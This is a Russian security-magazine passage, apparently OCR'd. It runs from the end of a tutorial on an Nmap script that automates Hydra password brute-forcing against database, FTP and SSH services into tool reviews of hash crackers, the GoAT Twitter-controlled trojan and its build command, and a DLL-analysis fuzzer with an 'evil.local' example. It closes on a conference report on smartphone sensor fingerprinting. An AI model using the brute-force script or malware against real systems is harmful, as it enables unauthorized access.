


Рис. 3. Пример содержимого файлов с логинами и паролями

Теперь запустим скрипт:

```
$ nmap --script=hydra localhost
```

В результате его работы мы получаем таблицу, представленную на рис. 4.

```
olga@kali:~/documents/brute$ nmap --script hydra localhost

Starting Nmap 6.47 ( http://nmap.org ) at 2016-02-02 04:45 HST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00058s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
5432/tcp open  postgresql
| hydra:
|   path        method    login  password
|_  127.0.0.1/  postgres  lely   qwerty

Nmap done: 1 IP address (1 host up) scanned in 0.80 seconds
```

Рис. 4. Найденные логин и пароль внутри таблицы Nmap

АРГУМЕНТЫ

В начале статьи я писала о том, что при данной реализации файл с логинами и файл с паролями должны лежать в текущей директории с именами `login.txt` и `password.txt` соответственно. Такой вариант может не всех устраивать, поэтому давай добавим скрипту входные параметры `lpath` (путь до файла с логинами) и `ppath` (путь до файла с паролями). То есть запуск скрипта будет выглядеть следующим образом:

```
$ nmap --script=hydra --script-args “lpath=<path_to_file_with_logins>, ↵
    ppath=<path_to_file_with_passwords>” localhost
```

Для этого понадобятся некоторые модификации. В начале action-блока, после объявления переменных зарегистрируем аргументы `lpath` и `ppath` следующим образом:

```
nmap.registry.args = {
    lpath = "login.txt",
    ppath = "password.txt"
}
local path_login = nmap.registry.args.lpath
local path_passwd = nmap.registry.args.ppath
```

При регистрации мы указали дефолтные значения. Кроме этого, строка для запуска гидры станет выглядеть следующим образом (вместо захардкоженных значений теперь используются переменные **path_login** и **path_password**):

```
str = "hydra -L " .. path_login
      .. " -P " .. path_password
      .. task
      .. " -e ns -s "
      .. port.number
      .. " " .. host.ip
      .. " " .. serv
```

Все готово, можно попробовать воспользоваться аргументами.

РАСШИРЕНИЕ

Какую цель я ставила перед собой? Автоматизация работы Nmap и Hydra. Чем больше сервисов возможно брутить одним скриптом, тем лучше. Давай сделаем это. Теперь уже это очень просто. Добавим в portrule другие порты и сервисы:

```
portrule = shortport.port_or_service({5432, 3306, 21, 22},
{"postgresql", "mysql", "ftp", "ssh"})
```

С такими изменениями скрипт будет прекрасно работать и для добавленных сервисов. Можно добавлять и другие сервисы, но для некоторых нужно немного дописывать скрипт. Эти изменения обычно незначительные и очевидные (например, уменьшить/увеличить количество потоков для распараллеливания).

HYDRA.NSE

С полной версией скрипта, поддерживающей расширенный список сервисов, ты можешь ознакомиться в моем репозитории на GitHub.

ОТЛАДКА СКРИПТОВ

После написания скрипта при его запуске могут возникнуть ошибки (например, синтаксиса или неправильного использования). В таких случаях Nmap предупреждает о невозможности выполнения скрипта и советует использовать флаг



-d (см. рис. 5). Соответственно, запуск будет выглядеть примерно следующим образом:

```
$ nmap --script hydra localhost -d
```

При таком вызове Nmap сообщит о совершенных ошибках. Если же проблема не в синтаксисе, а в логике скрипта, то здесь поможет отладочный вывод (`print`).

```
olga@kali:~/documents/brute$ nmap --script hydra_test localhost

Starting Nmap 6.47 ( http://nmap.org ) at 2016-02-02 04:52 HST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00060s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
5432/tcp open  postgresql
|_hydra_test: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
```

Рис. 5. Пример вывода ошибки

ЗАКЛЮЧЕНИЕ

NSE — отличный способ расширения возможностей Nmap. Надеюсь, кого-нибудь вдохновит моя статья и ты захочешь написать скрипт для своего любимого инструмента. В этом случае призываю делиться своими разработками.



Дмитрий «D1g1» Евдокимов,
Digital Security
@evdokimovds


X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Автор:
Команда InsidePro

URL:
verifier.insidepro.com

Система:
любая

INSIDEPRO HASH VERIFIER

Hash Verifier (верификатор хешей) — это бесплатный сервис для автоматической верификации хешей и найденных к ним паролей.

Особенности сервиса:

- не требует регистрации;
- поддерживает более 30 алгоритмов хеширования, включая все самые популярные виды хешей;
- поддерживает верификацию списка хешей (до 1000 строк за один запрос);
- поддерживает имена пользователей и соль в шестнадцатеричном формате;
- хранит ссылку на успешную верификацию в течение указанного времени;
- данные для верификации отправляются в виде единого списка (хеш:пароль или хеш:соль:пароль).

Используя данный верификатор, заказчики могут обезопасить себя от обмана, требуя от хешкрекера подтверждения, что пароль действительно найден. А хешкрекеры всегда могут убедить заказчика в том, что хеш реально сломан, предоставляя ссылку на успешную верификацию, но не показывая сам пароль.

В пользу сервиса говорит еще и то, что многие хешкрекерские форумы добавили его принудительное использование для верификации всех дорогих хешей.



Автор:
Команда InsidePro

URL:
finder.insidepro.com

Система:
любая

INSIDEPRO HASH FINDER

Hash Finder — это бесплатный сервис для поиска хешей по огромной базе данных.

Особенности сервиса:

- не требует регистрации;
- поддерживает более 100 алгоритмов хеширования, включая хеши с солью;
- поддерживает поиск списка хешей (до 100 000 строк за один запрос);
- для смешанных списков хешей выдает результаты по каждому алгоритму отдельно (алгоритм при этом определяется автоматически);
- ежедневно пополняется новыми хешами и паролями;
- очень быстрый поиск.

Главные отличия от аналогов:

1. Данный сервис содержит только реальные хеши и пароли (около 500 миллионов записей), в отличие от других сервисов, где основная масса паролей сгенерирована искусственно. По этой причине процент успешного пробива на данном сервисе гораздо выше.
2. Сервис накапливает все хеши, которые не были найдены при первом поиске. Затем они ставятся в очередь на брут, и пароли к таким хешам могут быть найдены в дальнейшем — например, при повторном пробиве оставшихся хешей спустя несколько дней.



Автор:
InsidePro Software

URL:
www.insidepro.com/download/HM.zip


Система:
Win

INSIDEPRO HASH MANAGER

Hash Manager — это бесплатная программа для восстановления паролей к хешам.

Особенности программы:

- заточена под работу с огромными списками хешей (можно загружать списки на сотни миллионов хешей и комфортно их брутить);
- поддерживает более 400 алгоритмов хеширования;
- содержит более 70 дополнительных утилит для работы с хешами, паролями и словарями (сортировка файлов, удаление дубликатов, слияние списков, парсинг баз данных SQL, конвертеры из разных форматов и так далее);
- имеется 64-битная версия, которая гораздо быстрее на многих алгоритмах;
- поддерживает неограниченное количество загружаемых хешей, а также словарей, правил и масок;
- поддерживает все самые эффективные атаки на хеши;
- поддерживает многопоточность;
- восстанавливает пароли в кодировке Unicode;
- имеет модульную архитектуру.



Автор:
Ahmed Aboul-Ela

URL:
github.com/aboul3la/Sublist3r

Система:
Linux

ПЕРЕБОР ПОДДОМЕНОВ

Sublist3r — это инструмент на языке Python, предназначенный для перечисления поддоменов веб-сайта с использованием поискового движка. Это отличный помощник для специалистов по проникновению (ака пентестерам) и просто баг-хантеров для сбора поддоменов интересующей их цели. На текущий момент Sublist3r поддерживает следующие поисковые движки:

- Google;
- Yahoo;
- Bing;
- Baidu;
- Ask.

Естественно, совсем не сложно добавить и другие поисковые движки. Так, поиск с помощью определенного поискового движка представляет собой отдельный класс с рядом методов и, конечно, характерной для него строкой запроса.

При этом инструмент собирает поддомены, используя Netcraft и DNSdumpster. И помимо этого, в Sublist3r интегрирован инструмент subbrute от TheRook, чтобы увеличить вероятность найти большее число поддоменов, используя перебор по словарю.

Из зависимостей инструмент имеет:

- библиотеку Requests;
- библиотеку dnspython;
- библиотеку argparse.

Пример запуска инструмента с параметрами для отображения результатов в реальном времени для домена example.com:

```
$ python sublist3r.py -v -d example.com
```

В общем, отличный и очень полезный инструмент, который определенно стоит взять на вооружение.



Автор:
nottinghamprisateam

Автор:
Peter Cunha

URL:
github.com/petercunha/GoAT

Система:
Windows

GOLANG ADVANCED TROJAN

GoAT — это троян, написанный на Go и использующий Twitter в качестве C&C-сервера. Разработка вдохновлена проектом GoBot от SaturnsVoid. GoAT имеет некоторые достаточно уникальные и впечатляющие возможности, такие как мультипоточное выполнение команд и «сложный» руткит-модуль для самозащиты на си.

Для компиляции проекта необходимо запустить команду

```
go build -o GoAT.exe -ldflags ↵
    "-H windowsgui" "C:\GoAT.go"
```

Проект очень прост, но как концепт кому-нибудь может быть интересен или взят за основу для создания чего-то более серьезного. Сама идея написания вредоносного кода на экзотических или нестандартных для данной задачи языках программирования в последнее время активно набирает обороты в среде вирусописателей. В этом плане Go — один из лидирующих наряду с PowerShell. И на нем уже находили действующий вредоносный код. Например, Trojan.Encriyoko.



Авторы:
Saif El-Sherei и Etienne Stalmans

URL:
github.com/sensepost/wadi

Система:
Windows 10

WADI FUZZING

Если ты неравнодушен к фаззингу браузеров, то следующий инструмент как раз для тебя.

Wadi — это скрипт на Python для фаззинга браузерного движка Edge от Microsoft на операционной системе Windows. В основе инструмента лежат два компонента: библиотека WinAppDbg для реализации функциональности отладчика и библиотека Twisted для реализации функциональности веб-сервера. Отладчик ответственен за запуск Edge и аттач к процессам MicrosoftEdgeCP.exe, RuntimeBroker.exe и MicrosoftEdge.exe для мониторинга их на случай падения. Веб-сервер отвечает за генерацию тест-кейсов при помощи движка Google's PyV8 и затем передачу их по запросу движку браузера.

Инструмент сразу разрабатывался как модульное приложение, и в итоге при желании каждый из компонентов можно заменить на собственное усмотрение. Например, файл грамматик выделен отдельно от алгоритмов генерации тест-кейсов и от самого Wadi, что дает пользователю возможность легко модернизировать весь инструмент под себя.

Впервые инструмент был представлен на конференции DEFCON 23 в Лас-Вегасе. Более подробно об инструменте вы можете узнать из статьи Wadi Fuzzer.

```
usage: dllrunner.py [-h] [-f dllfile] [-l limit] [--fuzz] [--demo] [--debug]

DLLRunner

optional arguments:
  -h, --help   show this help message and exit
  -f dllfile   DLL file to execute exported functions
  -l limit     Only perform extended calls if export function count is less
               than limit
  --fuzz       Add fuzzing parameters to the functions calls (currently 5
               params are defined)
  --demo       Run a demo using \system32\url.dll
  --debug      Debug output
```

Автор:
Florian Roth

URL:
github.com/neo23x0/dllrunner

Система:
Windows

АНАЛИЗ DLL МАЛВАРИ ПО-УМНОМУ

DLLRunner — это скрипт для умного выполнения DLL при анализе вредоносного кода в системах типа песочниц. Вместо того чтобы выполнять DLL-файл через `rundll32.exe file.dll`, данный инструмент анализирует PE-заголовок и запускает все экспортируемые функции по имени или ординалу, чтобы определить, несет ли какая-нибудь из них явно вредоносную функциональность. Кроме того, для функций, который требуют параметры, он пытается провести перебор вида:

```
rundll32.exe path/to/file.dll,exportedfunc1 "0"
rundll32.exe path/to/file.dll,exportedfunc1 "1"
rundll32.exe path/to/file.dll,exportedfunc1 ↵
    "http://evil.local"
rundll32.exe path/to/file.dll,exportedfunc1 ↵
    "Install"
...
```

Как ты понимаешь, такой скрипт может быть полезен не только для анализа на вредоносную активность, но и просто для фаззинга, для поиска уязвимостей. Очень часто простота — залог успеха.

POWER OF COMMUNITY 2015: ФИНГЕРПРИНТИНГ СМАРТФОНОВ



Денис Макрушин
defec.ru, twitter.com/difezza

Power of Community — южнокорейская конференция по практической информационной безопасности, где вот уже с 2006 года собирается преимущественно корейская и китайская аудитория. Несмотря на кажущуюся «местечковость», программа мероприятия пестрит докладами спикеров из разных стран, чьи имена часто встречаются на более крупных конференциях.



В Сеуле меня ждало много интересного и эксклюзивного контента от местных спикеров, много общения и веселый CTF, построенный по принципу «сделай таски и дай решить их другим». Кстати, в этом году на соревнованиях Россию представляла команда, название которой ты сможешь угадать с одной попытки, взглянув на первую фотографию, где ребята вежливо «заменили» scoreboard на свою картинку.



Попробуй угадать, какая российская команда посетила PoC в этом году



The Grugq открывает первый день докладом о развитии APT и концепции clicking-clicking war

ОТ «ОТПЕЧАТКА» АКСЕЛЕРОМЕТРА ДО ГЛОБАЛЬНОЙ CLICKING WAR

Двухдневная программа конференции началась с вступительного слова организатора. Увы, но уловить что-либо об исторических особенностях развития PoC, о его целях и подводных камнях его организации не получилось, потому что обращение было адресовано корейской аудитории. Однако после общения тет-а-тет с организаторами стала понятна цель: популяризовать индустрию среди молодого поколения. Другими словами: евангелизм и организация комьюнити.

Фактически ключевым докладом, который открывает мероприятие, стала презентация от The Grugq. С этим псевдонимом плотно ассоциируются теги «эксплоит», «брокер», «0day». Однако в этот раз The Grugq углубился в актуальную нынче тему APT, попытался предсказать варианты развития таргетированных атак в обозримом будущем и описал сценарий так называемых clicking-clicking wars — третьей мировой войны, где каждый солдат не держит ничего тяжелее мышки, но при этом она может стать страшным оружием в его руках.


Доклад от Сюй Вэньюань (Wenyuan Xu), научной сотрудницы Чжэцзянского университета (Zhejiang University), рассказывающий о том, как всевозможные сенсоры в мобильном телефоне могут упростить задачу трекинга его поль-

зователя и однозначно идентифицировать его устройство среди других, был подкреплен не только глубокими теоретическими обоснованиями, но и практическими результатами. Сюй Вэньюань выделила категории сенсоров, которые тем или иным образом могут что-то рассказать об устройстве:

- определение положения устройства;
- определение жестов пользователя;
- определение местоположения;
- компас;
- взаимодействие с другими устройствами.


Каждая из категорий обладает конкретными технологическими представителями (Wi-Fi, NFC, гироскоп, GPS, датчик температуры и прочее). В свою очередь, каждый из них служит потенциальным источником для получения уникального «отпечатка» устройства (device fingerprinting).

Кроме того, имеющиеся сенсоры, как известно, могут стать дополнительным каналом утечки информации — Сюй Вэньюань еще раз экспериментально это подтвердила. На размещенном неподалеку от клавиатуры мобильном устройстве акселерометр зафиксировал характеристики нажатия клавиш. В процессе дальнейшего исследования полученных данных госпожа Сюй Вэньюань еще раз подтвердила, что данные характеристики уникальны.



Сюй Вэньюань рассказывает о «недокументированных» особенностях акселерометра в твоем мобильном устройстве

Однако наиболее интересной частью презентации стало именно экспериментальное доказательство того, что практически каждый сенсор в мобильном устройстве может идентифицировать пользователя по нескольким параметрам: уникальный фингерпринт самого сенсора, который появляется в результате особенностей его производства и особенностей его применения самим пользователем (наличие определенных приложений в телефоне, езда в машине с мобильником на соседнем сиденье или в «бардачке», захват вибраций от мотора и так далее). С деталями исследования рекомендую ознакомиться в подробном вайтпепере. Электронные паспорта, биочипы и прочие попытки «пометить» человека для того, чтобы однозначно идентифицировать его онлайн, — все это лишь формальные процедуры. На самом деле весь твой телефон — это самый настоящий электронный паспорт, который позволяет отличить тебя от сотни тысяч других владельцев подобного девайса.




Сила нажатия и продолжительность нажатия клавиши на клавиатуре, зафиксированные акселерометром мобильного устройства

Элементарные микрорасхождения в физических параметрах компонентов акселерометра, которые образуются в результате «неидеальности» производственных процессов, рождают уникальные особенности полученного в результате девайса. И если кому-то покажется, что нет особого смысла в фингерпринтинге мобильных юзеров, то этот кто-то заблуждается.

Уже сейчас рекламные агентства и разработчики мобильных приложений и приложений для «носимой электроники» ведут охоту за твоими привычками и поведением в онлайне: какие ресурсы ты посещаешь, в какое время суток ты наиболее активен, а в какое время ты склонен делать дорогостоящие покупки, где ты любишь ужинать со своим партнером и многое другое. Только они накапливают эту статистику не с помощью кукис-файлов твоего браузера, которые ты периодически удаляешь всевозможными клинерами, а посредством различных вспомогательных технологий фингерпринтинга. В данном случае сенсоры твоего мобильного устройства как нельзя лучше подходят для задач твоей идентификации среди тысяч других посетителей твоего любимого кафе, у которых точно такая же модель телефона, как и у тебя.

Если также допустить тот факт, что фингерпринт не передается сам по себе, а ему сопутствует различная полезная информация вроде истории посещений, показателей активности, GPS-координат, то становится немного не по себе. Например, страховые агентства, обладающие информацией о том, что ты любишь скоростную езду и частенько посещаешь бары, могут увеличить стоимость страховки твоего авто без объяснения причин.



Ключевые этапы процесса фингерпринтинга

В своем материале «Угрозы трекинга показателей здоровья» я делал предположение о появлении специального вредоносного кода для носимой электроники, который будет в фоновом режиме снимать показатели с сенсоров устройства, прямо или косвенно мониторящих состояние твоего организма, и отправлять эти данные третьей стороне. Уникальный фингерпринт сенсоров может стать отличным дополнением к данной информации.

И НЕ НУЖЕН ЗАНАВЕС ЖЕЛЕЗНЫЙ

